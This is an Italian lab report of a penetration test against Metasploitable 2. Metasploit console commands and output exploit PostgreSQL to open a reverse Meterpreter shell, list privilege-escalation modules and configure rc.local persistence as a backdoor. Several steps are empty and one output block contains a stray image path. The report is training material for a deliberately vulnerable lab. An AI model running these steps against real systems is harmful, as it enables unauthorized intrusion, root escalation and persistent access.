## Report di Penetrazione su PostgreSQL in Metasploitable 2

#### 1. Introduzione

Questo report documenta lo sfruttamento di una vulnerabilità nel servizio PostgreSQL su Metasploitable 2 utilizzando il modulo `exploit/linux/postgres/postgres\_payload` in Metasploit Framework (msfconsole). Successivamente, viene eseguita un'escalation di privilegi per ottenere i diritti di root sul sistema target. Infine, è stata installata una backdoor per verificare un accesso persistente al sistema compromesso.

## 2. Configurazione dell'Ambiente

- Attaccante: Kali Linux
- Target: Metasploitable 2
- Modulo exploit usato: "exploit/linux/postgres/postgres\_payload"
- Strumento: Metasploit Framework (msfconsole)

## 3. Sfruttamento della vulnerabilità in PostgreSQL

1. Avviare Metasploit:

```
____(kali⊗ kali2023)-[~]
$\_$ msfconsole

Metasploit tip: Set the current module's RHOSTS with database values using hosts -R or services -R
```

2. Selezionare il modulo di exploit:

3. Configurare i parametri necessari:

```
View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.50.100

LHOST → 192.168.50.100

msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.50.200

RHOSTS → 192.168.50.200

msf6 exploit(linux/postgres/postgres_payload) > set LPORT 4445

LPORT → 4445
```

4. Eseguire l'exploit

```
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.50.100:4445
[*] 192.168.50.200:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (
Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/wEpFBjOb.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.50.200
[*] Meterpreter session 1 opened (192.168.50.100:4445 → 192.168.50.200:59875) at 2025-03-14 15:2
5:28 +0100
```

#### 4. Verifica dell'utente attuale

Una volta ottenuta la shell Meterpreter, eseguire il comando:

<u>meterpreter</u> > getuid Server username: postgres

## 5. Escalation di privilegi

1. Utilizzare il modulo per identificare vulnerabilità locali:

```
File Actions Edit View Help

Server username: postgres

meterpreter > bg

[*] Backgrounding session 1 ...

msf6 exploit(linux/postgres/postgres_payload) > use post/multi/recon/local_exploit_suggester

msf6 post(multi/recon/local_exploit_suggester) > set session 1

session → 1

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.50.200 - Collecting local exploits for x86/linux ...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: wa
rning: /usr/lib/aarch64-linux-gnu/ruby/3.3.0/syslog.so was loaded from the standard library, but
will no longer be part of the default gems starting from Ruby 3.4.0.

You can add syslog to your Gemfile or gemspec to silence this warning.
Also please contact the author of logging-2.4.0 to request adding syslog into its gemspec.

[*] 192.168.50.200 - 203 exploit checks are being tried ...

[*] 192.168.50.200 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.

[*] 192.168.50.200 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.


[*] 192.168.50.200 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validated.

[*] 192.168.50.200 - exploit/linux/local/setuid_nmap: The target appears to be vulnerable.

[*] 192.168.50.200 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.50.200 - Valid modules for session 1:
```

2. Identificare le vulnerabilità disponibili.



3. Verificare l'escalation di privilegi:

### 6. Installazione di una backdoor

1. Creare una persistenza sulla macchina target utilizzando il modulo `linux/local/rc\_local\_persistence`:

```
msf6 exploit(linux/local/rc_local_persistence) > set session 1
session ⇒ 1
msf6 exploit(linux/local/rc_local_persistence) > set lhost 192.168.50.100
lhost ⇒ 192.168.50.100
```

2. Chiudere la sessione e verificare l'accesso alla backdoor:

# 7. Conclusioni

In questo esercizio, abbiamo sfruttato una vulnerabilità nel servizio PostgreSQL per ottenere l'accesso al sistema target. Dopo aver ottenuto una shell Meterpreter, è stata effettuata un'escalation di privilegi per ottenere i permessi di root. Infine, è stata installata una backdoor persistente utilizzando il modulo `linux/local/rc\_local\_persistence` per garantire un accesso persistente al sistema compromesso.